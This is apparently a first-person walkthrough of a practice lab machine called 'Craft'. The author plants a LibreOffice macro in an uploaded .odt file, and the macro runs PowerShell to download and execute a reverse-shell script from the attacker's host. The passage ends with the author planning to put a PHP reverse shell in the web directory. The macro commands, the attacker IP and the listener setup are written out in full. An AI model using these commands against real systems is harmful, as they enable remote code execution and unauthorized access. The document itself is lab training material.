Initial Access
Nmap & RustScan
I start with scanning the target using RustScan and Nmap:
rustscan -a 192.168.117.169 -r 1-65535 --ulimit 5000 -b 4500 -- -sC -sV -Pn -oN rust.txtnmap -p- --min-rate 5000 -sS -sC -sV -Pn -T4 -oN nmap.txt 192.168.117.169
Only port 80 (HTTP) is open.
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Craft
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
I explored the website and discovered a file upload functionality. I attempted to use an Apache exploit but it didn’t succeed.

I tried to upload a standard reverse shell, but it failed.

I downloaded a dummy .odt file and ran various file upload tests, but none of them bypassed the filters.

After trying multiple methods without success, I decided to peek at a walkthrough. It turned out that the target is vulnerable to a macro-based attack via document files!

I opened LibreOffice Writer to create a malicious macro.

I created a new macro named craft.

To verify that the server executes the macro upon opening the file, I added a simple test command to make an HTTP request to my Kali machine:
Shell ("cmd /c powershell iwr http://[Kali IP]")I set up an HTTP server on my machine to catch the request.
┌──(kali㉿kali)-[~/practice/Craft]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
I saved the macro inside the document.


Then, I configured the document to run the macro upon being opened.

I selected the craft macro I just made.




After uploading the document, I received an HTTP request on my Python server! This confirmed that the macro was being executed. Now it was time to get a reverse shell.
I downloaded an Invoke-PowerShell one-liner for a reverse shell and saved it as rev.ps1.

I changed the IP and port to match my Kali machine, saved the file, and granted it execute permissions.
┌──(kali㉿kali)-[~/practice/Craft]
└─$ chmod 755 rev.ps1

I restarted the HTTP server and opened a Netcat listener.

I updated the macro code to download rev.ps1 from my server, save it to the target’s C:/Windows/Tasks/ directory, and then execute it:
Shell("cmd /c powershell iwr http://192.168.45.241:80/rev.ps1 -o C:/Windows/Tasks/rev.ps1")
Shell("cmd /c powershell -c C:/Windows/Tasks/rev.ps1")


I uploaded the new document, and shortly after, I received a connection on my Netcat listener!
I easily found the user flag on the desktop:
PS C:\users\thecybergeek\desktop> cat local.txt
455bb9d73811765ad31cd7841aa19104
Lateral Movement & Privilege Escalation
I checked the system privileges, but nothing stood out initially.
PS C:\> whoami /priv
...
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
After examining the users on the system, I saw apache and thecybergeek.
PS C:\> net users
...
Administrator            apache                   DefaultAccount
Guest                    thecybergeek             WDAGUtilityAccount
I checked permissions on various directories and discovered that the thecybergeek user has write privileges inside the XAMPP web directory (C:\xampp\htdocs).
PS C:\Users\thecybergeek\Desktop> icacls C:\xampp\htdocs
C:\xampp\htdocs CRAFT\apache:(OI)(CI)(F)
...
To pivot to the apache user, I wrote a simple text file to test my write permissions.
PS C:\xampp\htdocs> echo "hello" >test.txtSince it succeeded, I decided to upload a PHP reverse shell to the web directory. I first attempted to use a PentestMonkey shell, but quickly remembered that it doesn’t work well on Windows.
